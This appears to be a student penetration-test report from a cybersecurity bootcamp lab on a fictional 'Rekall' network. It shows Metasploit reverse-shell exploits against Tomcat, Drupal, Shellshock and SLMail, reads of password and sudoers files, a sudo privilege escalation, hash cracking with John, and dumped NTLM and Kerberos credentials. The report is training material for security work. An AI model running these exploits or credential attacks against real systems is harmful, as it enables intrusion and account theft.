
Certificates


crt.sh ID	Logged At	Not Before	Not After	Common Name	Matching Identities	Issuer Name
6095738637	2022-02-02	2022-02-02	2022-05-03	flag3-s7euwehd.totalrekall.xyz	flag3-s7euwehd.totalrekall.xyz	C=AT, O=ZeroSSL, CN=ZeroSSL RSA Domain Secure Site CA
6095738716	2022-02-02	2022-02-02	2022-05-03	flag3-s7euwehd.totalrekall.xyz	flag3-s7euwehd.totalrekall.xyz	C=AT, O=ZeroSSL, CN=ZeroSSL RSA Domain Secure Site CA
6095204253	2022-02-02	2022-02-02	2022-05-03	totalrekall.xyz	totalrekall.xyz www.totalrekall.xyz	C=AT, O=ZeroSSL, CN=ZeroSSL RSA Domain Secure Site CA
6095204153	2022-02-02	2022-02-02	2022-05-03	totalrekall.xyz	totalrekall.xyz www.totalrekall.xyz	C=AT, O=ZeroSSL, CN=ZeroSSL RSA Domain Secure Site CA

© Sectigo Limited 2015-2023. All rights reserved.

Nmap and Nessus were used to determine multiple other vulnerabilities on the Linux machines in the network architecture, please see below.

© 2022 Trilogy Education Services, a 2U, Inc. brand. All Rights Reserved.





Of the vulnerabilities found, CG was able to take advantage of Drupal, Shellshock, Struts, and the Tomcat remote code execution vulnerabilities through the use of Metasploit, see below. CG was able to gain access to the password file through the Shellshock exploit.

© 2022 Trilogy Education Services, a 2U, Inc. brand. All Rights Reserved.

```
File  Actions  Edit  View  Help
Payload options (generic/shell_reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  172.27.191.176   yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic


msf6 exploit(multi/http/tomcat_jsp_upload_bypass) > set RHOSTS 192.168.13.10
RHOSTS => 192.168.13.10
msf6 exploit(multi/http/tomcat_jsp_upload_bypass) > run

[*] Started reverse TCP handler on 172.27.191.176:4444
[*] Uploading payload ...
[*] Payload executed!
[*] Command shell session 1 opened (172.27.191.176:4444 -> 192.168.13.10:39816 ) at 2023-04-19 21:13:34 -0400


find /root
/root
/root/.profile
/root/.bashrc
/root/.flag7.txt
/root/.gnupg
/root/.gnupg/pubring.gpg
/root/.gnupg/secring.gpg
/root/.gnupg/trustdb.gpg
/root/.gnupg/pubring.gpg~
/root/.gnupg/gpg.conf
cat .flag7.txt
cat /root/.flag7.txt
8ks6sbhss
```

```
File  Actions  Edit  View  Help
msf6 exploit(unix/webapp/drupal_restws_unserialize) > set LHOST
[-] Unknown variable
Usage: set [option] [value]

Set the given option to value.  If value is omitted, print the current value.
If both are omitted, print options that are currently set.

If run from a module context, this will set the value in the module's
datastore.  Use -g to operate on the global datastore.

If setting a PAYLOAD, this command can take an index from `show payloads'.

msf6 exploit(unix/webapp/drupal_restws_unserialize) >
msf6 exploit(unix/webapp/drupal_restws_unserialize) > set LHOST 192.168.13.1
LHOST => 192.168.13.1
msf6 exploit(unix/webapp/drupal_restws_unserialize) > run

[*] Started reverse TCP handler on 192.168.13.1:4444
[*] Running automatic check ("set AutoCheck false" to disable)
[*] Sending POST to /node with link http://192.168.13.13/rest/type/shortcut/default
[-] Unexpected reply: #<Rex::Proto::Http::Response:0x00007f7618e964d0 @headers={"Date"=>"Thu, 20 Apr 2023 02:25:26 GMT", "Server"=>"Apache/2.4.25 (Debian)", "
X-Powered-By"=>"PHP/7.2.15", "Cache-Control"=>"must-revalidate, no-cache, private", "X-UA-Compatible"=>"IE=edge", "Content-language"=>"en", "X-Content-Type-Op
tions"=>"nosniff", "X-Frame-Options"=>"SAMEORIGIN", "Expires"=>"Sun, 19 Nov 1978 05:00:00 GMT", "Vary"=>" ", "X-Generator"=>"Drupal 8 (https://www.drupal.org)
", "Transfer-Encoding"=>"chunked", "Content-Type"=>"application/hal+json"}, @auto_cl=false, @state=3, @transfer_chunked=true, @inside_chunk=0, @bufq="", @body
="{\"message\":\"The shortcut set must be the currently displayed set for the user and the user must have \\u0027access shortcuts\\u0027 AND \\u0027customize
shortcut links\\u0027 permissions.\"}DrwXacH2\n", @code=403, @message="Forbidden", @proto="1.1", @chunk_min_size=1, @chunk_max_size=10, @count_100=0, @max_dat
a=1048576, @body_bytes_left=0, @request="POST /node?_format=hal_json HTTP/1.1\r\nHost: 192.168.13.13\r\nUser-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 12_
0_1) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/95.0.4638.69 Safari/537.36\r\nContent-Type: application/hal+json\r\nContent-Length: 630\r\n\r\n{\n  \"link\
": [\n    {\n      \"value\": \"link\",\n      \"options\": \"O:24:\\\"GuzzleHttp\\\\Psr7\\\\FnStream\\\":2:{s:33:\\\"\\u0000GuzzleHttp\\\\Psr7\\\\FnStream\\u
0000methods\\\";a:1:{s:5:\\\"close\\\";a:2:{i:0;O:23:\\\"GuzzleHttp\\\\HandlerStack\\\":3:{s:32:\\\"\\u0000GuzzleHttp\\\\HandlerStack\\u0000handler\\\";s:13:\
\\"echo DrwXacH2\\\";s:30:\\\"\\u0000GuzzleHttp\\\\HandlerStack\\u0000stack\\\";a:1:{i:0;a:1:{i:0;s:6:\\\"system\\\";}}s:31:\\\"\\u0000GuzzleHttp\\\\HandlerSt
ack\\u0000cached\\\";b:0;}i:1;s:7:\\\"resolve\\\";}}s:9:\\\"_fn_close\\\";a:2:{i:0;r:4;i:1;s:7:\\\"resolve\\\";}}\"\n    }\n  ],\n  \"_links\": {\n    \"type\
": {\n      \"href\": \"http://192.168.13.13/rest/type/shortcut/default\"\n    }\n  }\n}", @peerinfo={"addr"=>"192.168.13.13", "port"=>80}>
[+] The target is vulnerable.
[*] Sending POST to /node with link http://192.168.13.13/rest/type/shortcut/default
[*] Sending stage (39282 bytes) to 192.168.13.13
[*] Meterpreter session 3 opened (192.168.13.1:4444 -> 192.168.13.13:33604 ) at 2023-04-19 22:25:27 -0400

meterpreter > getuid
Server username: www-data
meterpreter >
```

© 2022 Trilogy Education Services, a 2U, Inc. brand. All Rights Reserved.

```
rhost => 192.168.13.11
msf6 exploit(multi/http/apache_mod_cgi_bash_env_exec) > run

[*] Started reverse TCP handler on 172.27.191.176:4444
[*] Command Stager progress - 100.46% done (1097/1092 bytes)
[*] Sending stage (984904 bytes) to 192.168.13.11
[*] Meterpreter session 2 opened (172.27.191.176:4444 -> 192.168.13.11:57978 ) at 2023-04-19 22:16:07 -0400

meterpreter > cat /etc/sudoers
#
# This file MUST be edited with the 'visudo' command as root.
#
# Please consider adding local content in /etc/sudoers.d/ instead of
# directly modifying this file.
#
# See the man page for details on how to write a sudoers file.
#
Defaults        env_reset
Defaults        mail_badpass
Defaults        secure_path="/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/snap/bin"

# Host alias specification

# User alias specification

# Cmnd alias specification

# User privilege specification
root    ALL=(ALL:ALL) ALL

# Members of the admin group may gain root privileges
%admin ALL=(ALL) ALL

# Allow members of group sudo to execute any command
%sudo   ALL=(ALL:ALL) ALL

# See sudoers(5) for more information on "#include" directives:

#includedir /etc/sudoers.d
flag8-9dnx5shdf5 ALL=(ALL:ALL) /usr/bin/less
meterpreter >
```

```
File  Actions  Edit  View  Help
# User alias specification

# Cmnd alias specification

# User privilege specification
root    ALL=(ALL:ALL) ALL

# Members of the admin group may gain root privileges
%admin ALL=(ALL) ALL

# Allow members of group sudo to execute any command
%sudo   ALL=(ALL:ALL) ALL

# See sudoers(5) for more information on "#include" directives:

#includedir /etc/sudoers.d
flag8-9dnx5shdf5 ALL=(ALL:ALL) /usr/bin/less
meterpreter > cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
libuuid:x:100:101::/var/lib/libuuid:
syslog:x:101:104::/home/syslog:/bin/false
flag9-wudks8f7sd:x:1000:1000::/home/flag9-wudks8f7sd:
alice:x:1001:1001::/home/alice:
meterpreter >
```

Using the Drupal vulnerability CG was able to gain root privileges to read a sensitive file, see below.

© 2022 Trilogy Education Services, a 2U, Inc. brand. All Rights Reserved.

```
File  Actions  Edit  View  Help
[*] Meterpreter session 3 opened (192.168.13.1:4444 → 192.168.13.13:33604 ) at 2023-04-19 22:25:27 -0400

meterpreter > getuid
Server username: www-data
meterpreter > exit
[*] Shutting down Meterpreter ...

[*] 192.168.13.13 - Meterpreter session 3 closed.  Reason: User exit
msf6 exploit(unix/webapp/drupal_restws_unserialize) > ssh alice@192.168.13.14
[*] exec: ssh alice@192.168.13.14

alice@192.168.13.14's password:
Welcome to Ubuntu 18.04.6 LTS (GNU/Linux 5.10.0-kali3-amd64 x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage
This system has been minimized by removing packages and content that are
not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.


The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

Could not chdir to home directory /home/alice: No such file or directory
$ sudo -u#-1 cat /root/flag12.txt
d7sdfksdf384
$
```

CG was able to gain access to a hashed password from a repository and was able to use the password, once cracked to gain access to a Windows 10 machine using FTP on the subnet that was found through a Nmap scan, see below.

```
File  Actions  Edit  View  Help
┌──(root💀 kali)-[~]
└─# nano password.txt

┌──(root💀 kali)-[~]
└─# sudo john password.txt
Using default input encoding: UTF-8
No password hashes loaded (see FAQ)

┌──(root💀 kali)-[~]
└─# nano password.txt

┌──(root💀 kali)-[~]
└─# sudo john password.txt
Warning: detected hash type "md5crypt", but the string is also recognized as "md5crypt-long"
Use the "--format=md5crypt-long" option to force loading these as that type instead
Using default input encoding: UTF-8
Loaded 1 password hash (md5crypt, crypt(3) $1$ (and variants) [MD5 512/512 AVX512BW 16×3])
Will run 2 OpenMP threads
Proceeding with single, rules:Single
Press Ctrl-C to abort, or send SIGUSR1 to john process for status
Almost done: Processing the remaining buffered candidate passwords, if any.
Proceeding with wordlist:/usr/share/john/password.lst
Tanya4life       (trivera)
1g 0:00:00:00 DONE 2/3 (2023-04-20 19:07) 4.545g/s 5700p/s 5700c/s 5700C/s 123456..jake
Use the "--show" option to display all of the cracked passwords reliably
Session completed.

┌──(root💀 kali)-[~]
└─#
```

© 2022 Trilogy Education Services, a 2U, Inc. brand. All Rights Reserved.

```
Host script results:
| smb2-time:
|   date: 2023-04-28T00:15:05
|_  start_date: N/A
|_nbstat: NetBIOS name: WIN10, NetBIOS user: <unknown>, NetBIOS MAC: 00:15:5d:02:04:12 (Microsoft)
| smb2-security-mode:
|   3.1.1:
|_    Message signing enabled but not required

TRACEROUTE
HOP RTT     ADDRESS
1   0.70 ms Windows10 (172.22.117.20)

Nmap scan report for 172.22.117.100
Host is up (0.000067s latency).
Not shown: 998 closed tcp ports (reset)
PORT     STATE SERVICE VERSION
5901/tcp open  vnc     VNC (protocol 3.8)
| vnc-info:
|   Protocol version: 3.8
|   Security types:
|     VNC Authentication (2)
|     Tight (16)
|   Tight auth subtypes:
|_    STDV VNCAUTH_ (2)
6001/tcp open  X11     (access denied)
Device type: general purpose
Running: Linux 2.6.X
OS CPE: cpe:/o:linux:linux_kernel:2.6.32
OS details: Linux 2.6.32
Network Distance: 0 hops

Post-scan script results:
| clock-skew:
|   0s:
|     172.22.117.10 (WinDC01)
|_    172.22.117.20 (Windows10)
OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 256 IP addresses (3 hosts up) scanned in 64.75 seconds
```

```
root@kali: ~
File  Actions  Edit  View  Help
ftp> head flag3.txt
?Invalid command
ftp> pwd flag3.txt
257 "/" is current directory.
ftp> get flag3.txt
local: flag3.txt remote: flag3.txt
421 No-transfer-time exceeded. Closing control connection.
ftp> exit

┌──(root💀 kali)-[~]
└─# ftp 172.22.117.20
Connected to 172.22.117.20.
220-FileZilla Server version 0.9.41 beta
220-written by Tim Kosse (Tim.Kosse@gmx.de)
220 Please visit http://sourceforge.net/projects/filezilla/
Name (172.22.117.20:root): anonymous
331 Password required for anonymous
Password:
230 Logged on
Remote system type is UNIX.
ftp> get flag3.txt
local: flag3.txt remote: flag3.txt
200 Port command successful
150 Opening data channel for file transfer.
226 Transfer OK
32 bytes received in 0.00 secs (67.2043 kB/s)
ftp> cat flag3.txt
?Invalid command
ftp> eixt
?Invalid command
ftp> exit
221 Goodbye

┌──(root💀 kali)-[~]
└─# cat flag3.txt
89cb548970d44f348bb63622353ae278

┌──(root💀 kali)-[~]
└─#
```

Through the Nmap scan CG also found a vulnerability through the SLMail server which was then exploited with Metasploit, see below.

```
Exploit target:

   Id  Name
   --  ----
   0   Windows NT/2000/XP/2003 (SLMail 5.5)

msf6 exploit(windows/pop3/seattlelab_pass) > run

[*] Started reverse TCP handler on 172.22.117.100:4444
[*] 172.22.117.20:110 - Trying Windows NT/2000/XP/2003 (SLMail 5.5) using jmp esp at 5f4a358f
[*] Sending stage (175174 bytes) to 172.22.117.20
[*] Meterpreter session 1 opened (172.22.117.100:4444 → 172.22.117.20:52875 ) at 2023-04-20 22:01:42 -0400

meterpreter > ls
Listing: C:\Program Files (x86)\SLmail\System
=============================================

Mode              Size  Type  Last modified              Name
----              ----  ----  -------------              ----
100666/rw-rw-rw-  32    fil   2022-03-21 11:59:51 -0400  flag4.txt
100666/rw-rw-rw-  3358  fil   2002-11-19 13:40:14 -0500  listrcrd.txt
100666/rw-rw-rw-  1840  fil   2022-03-17 11:22:48 -0400  maillog.000
100666/rw-rw-rw-  3793  fil   2022-03-21 11:56:50 -0400  maillog.001
100666/rw-rw-rw-  4371  fil   2022-04-05 12:49:54 -0400  maillog.002
100666/rw-rw-rw-  1940  fil   2022-04-07 10:06:59 -0400  maillog.003
100666/rw-rw-rw-  1991  fil   2022-04-12 20:36:05 -0400  maillog.004
100666/rw-rw-rw-  2210  fil   2022-04-16 20:47:12 -0400  maillog.005
100666/rw-rw-rw-  2831  fil   2022-06-22 23:30:54 -0400  maillog.006
100666/rw-rw-rw-  1991  fil   2022-07-13 12:08:13 -0400  maillog.007
100666/rw-rw-rw-  2315  fil   2023-04-18 14:31:38 -0400  maillog.008
100666/rw-rw-rw-  2159  fil   2023-04-19 12:52:29 -0400  maillog.009
100666/rw-rw-rw-  11106 fil   2023-04-20 16:58:46 -0400  maillog.00a
100666/rw-rw-rw-  8831  fil   2023-04-20 22:01:40 -0400  maillog.txt

meterpreter > get flag4.txt
[-] Unknown command: get
meterpreter > cat flag4.txt
822e3434a10440ad9cc086197819b49dmeterpreter >
```


CG found that some users were given inappropriate access to the Windows 10 task scheduler, see below.

```
Status:                               Ready
Logon Mode:                           Interactive/Background
Last Run Time:                        4/20/2023 7:03:06 PM
Last Result:                          1
Author:                               WIN10\sysadmin
Task To Run:                          C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe -c ls \\fs01\C$
Start In:                             N/A
Comment:                              54fa8cd5c1354adc9214969d716673f5
Scheduled Task State:                 Enabled
Idle Time:                            Only Start If Idle for 1 minutes, If Not Idle Retry For 0 minutes Stop the task if Idle State e
Power Management:                     Stop On Battery Mode
Run As User:                          ADMBob
Delete Task If Not Rescheduled:       Disabled
Stop Task If Runs X Hours and X Mins: 72:00:00
Schedule:                             Scheduling data is not available in this format.
Schedule Type:                        At logon time
Start Time:                           N/A
Start Date:                           N/A
End Date:                             N/A
Days:                                 N/A
Months:                               N/A
Repeat: Every:                        N/A
Repeat: Until: Time:                  N/A
Repeat: Until: Duration:              N/A
Repeat: Stop If Still Running:        N/A

HostName:                             WIN10
TaskName:                             \flag5
Next Run Time:                        N/A
Status:                               Ready
Logon Mode:                           Interactive/Background
Last Run Time:                        4/20/2023 7:03:06 PM
Last Result:                          1
Author:                               WIN10\sysadmin
Task To Run:                          C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe -c ls \\fs01\C$
Start In:                             N/A
Comment:                              54fa8cd5c1354adc9214969d716673f5
Scheduled Task State:                 Enabled
Idle Time:                            Only Start If Idle for 1 minutes, If Not Idle Retry For 0 minutes Stop the task if Idle State e
Power Management:                     Stop On Battery Mode
Run As User:                          ADMBob
```

Using the SLMail exploit, Cg was able to gain system privileges and crack another user's hashed password, see below.

© 2022 Trilogy Education Services, a 2U, Inc. brand. All Rights Reserved.

```
* Packages *
    NTLM-Strong-NTOWF

* Primary:Kerberos *
    Default Salt : DESKTOP-2I13CU6sysadmin
    Credentials
      des_cbc_md5       : 94f4e331081f3443
    OldCredentials
      des_cbc_md5       : 94f4e331081f3443


RID  : 000003ea (1002)
User : flag6
  Hash NTLM: 50135ed3bf5e77097409e4a9aa11aa39
    lm  - 0: 61cc909397b7971a1ceb2b26b427882f
    ntlm- 0: 50135ed3bf5e77097409e4a9aa11aa39

Supplemental Credentials:
* Primary:NTLM-Strong-NTOWF *
    Random Value : 4562c122b043911e0fe200dc3dc942f1

* Primary:Kerberos-Newer-Keys *
    Default Salt : WIN10.REKALL.LOCALflag6
    Default Iterations : 4096
    Credentials
      aes256_hmac       (4096) : 9fc67bdc2953ce61ef031c6f1292c1839c784c54d5cb0d9c84e9449ed2c0672f
      aes128_hmac       (4096) : 099f6fcacdecafb94da4584097081355
      des_cbc_md5       (4096) : 4023cd293ea4f7fd

* Packages *
    NTLM-Strong-NTOWF

* Primary:Kerberos *
    Default Salt : WIN10.REKALL.LOCALflag6
    Credentials
      des_cbc_md5       : 4023cd293ea4f7fd


meterpreter >
```



Still using the SLMail exploit, CG was able to gain access to the domain controller machine by cracking the password hash for ADM Bob and then using another Meterpreter shell on the windows machine to finally gain access to the domain controller, see below.

© 2022 Trilogy Education Services, a 2U, Inc. brand. All Rights Reserved.

```
meterpreter > shell
Process 4584 created.
Channel 1 created.
Microsoft Windows [Version 10.0.17763.737]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32>net user
net user

User accounts for \\

-------------------------------------------------------------------------------
ADMBob                   Administrator            flag8-ad12fc2ffc1e47
Guest                    hdodge                   jsmith
krbtgt                   tschubert
The command completed with one or more errors.


C:\Windows\system32>
```

```
┌──(root㉿kali)-[~]
└─# john --format=mscash2 sysadmin.txt
Using default input encoding: UTF-8
Loaded 1 password hash (mscash2, MS Cache Hash 2 (DCC2) [PBKDF2-SHA1 256/256 AVX2 8x])
Will run 2 OpenMP threads
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
Warning: Only 4 candidates buffered for the current salt, minimum 16 needed for performance.
Almost done: Processing the remaining buffered candidate passwords, if any.
Proceeding with wordlist:/usr/share/john/password.lst
Changeme!        (ADMBob)
1g 0:00:00:00 DONE 2/3 (2023-04-20 23:15) 1.960g/s 2039p/s 2039c/s 2039C/s falcon..barney
Use the "--show --format=mscash2" options to display all of the cracked passwords reliably
Session completed.

┌──(root㉿kali)-[~]
└─#
```

CG was then able to gain access to some sensitive files and see the “Administrator” user’s password hash, see below.

© 2022 Trilogy Education Services, a 2U, Inc. brand. All Rights Reserved.

```
root@kali: ~
File  Actions  Edit  View  Help
User Account Control : 00010200 ( NORMAL_ACCOUNT DONT_EXPIRE_PASSWD )
Account expiration   :
Password last change : 2/15/2022 3:05:20 PM
Object Security ID   : S-1-5-21-3484858390-3689884876-116297675-500
Object Relative ID   : 500

Credentials:
  Hash NTLM: 4f0cfd309a1965906fd2ec39dd23d582
    ntlm- 0: 4f0cfd309a1965906fd2ec39dd23d582
    ntlm- 1: 07783b44a8b3d69e8e7d55f9272df3f5
    lm  - 0: 0e9b6c3297033f52b59d01ba2328be55

Supplemental Credentials:
* Primary:NTLM-Strong-NTOWF *
    Random Value : 0ad9aaa1aab2c7ada8259ae0201e0470

* Primary:Kerberos-Newer-Keys *
    Default Salt : REKALL.LOCALAdministrator
    Default Iterations : 4096
    Credentials
      aes256_hmac       (4096) : ddd08910836d051b61e31e065c6bfef5cda5cc227faf8a35ff5f2731fad5bbe4
      aes128_hmac       (4096) : 4c8d82babd79f8532a25696ea261021d
      des_cbc_md5       (4096) : 5ed3c1a8762fdfe9
    OldCredentials
      aes256_hmac       (4096) : 6a88b024e546acf9c1f1e1d97deec518f0d365133dc5d7074dc9e7ecece76cab
      aes128_hmac       (4096) : a78fdd341fc89602be19a06cc057f7fd
      des_cbc_md5       (4096) : ec260425f283adab

* Primary:Kerberos *
    Default Salt : REKALL.LOCALAdministrator
    Credentials
      des_cbc_md5       : 5ed3c1a8762fdfe9
    OldCredentials
      des_cbc_md5       : ec260425f283adab

* Packages *
    NTLM-Strong-NTOWF
```

```
Windows Scavenger Hu...  root@kali: ~                                  02:41 PM
root@kali: ~
File  Actions  Edit  View  Help
100666/rw-rw-rw-  2086400  fil  2019-09-06 20:29:24 -0400  xpsservices.dll
100666/rw-rw-rw-  4014     fil  2018-09-15 03:13:15 -0400  xwizard.dtd
100777/rwxrwxrwx  55808    fil  2018-09-15 03:13:15 -0400  xwizard.exe
100666/rw-rw-rw-  376320   fil  2018-09-15 03:13:15 -0400  xwizards.dll
100666/rw-rw-rw-  98816    fil  2018-09-15 03:13:14 -0400  xwreg.dll
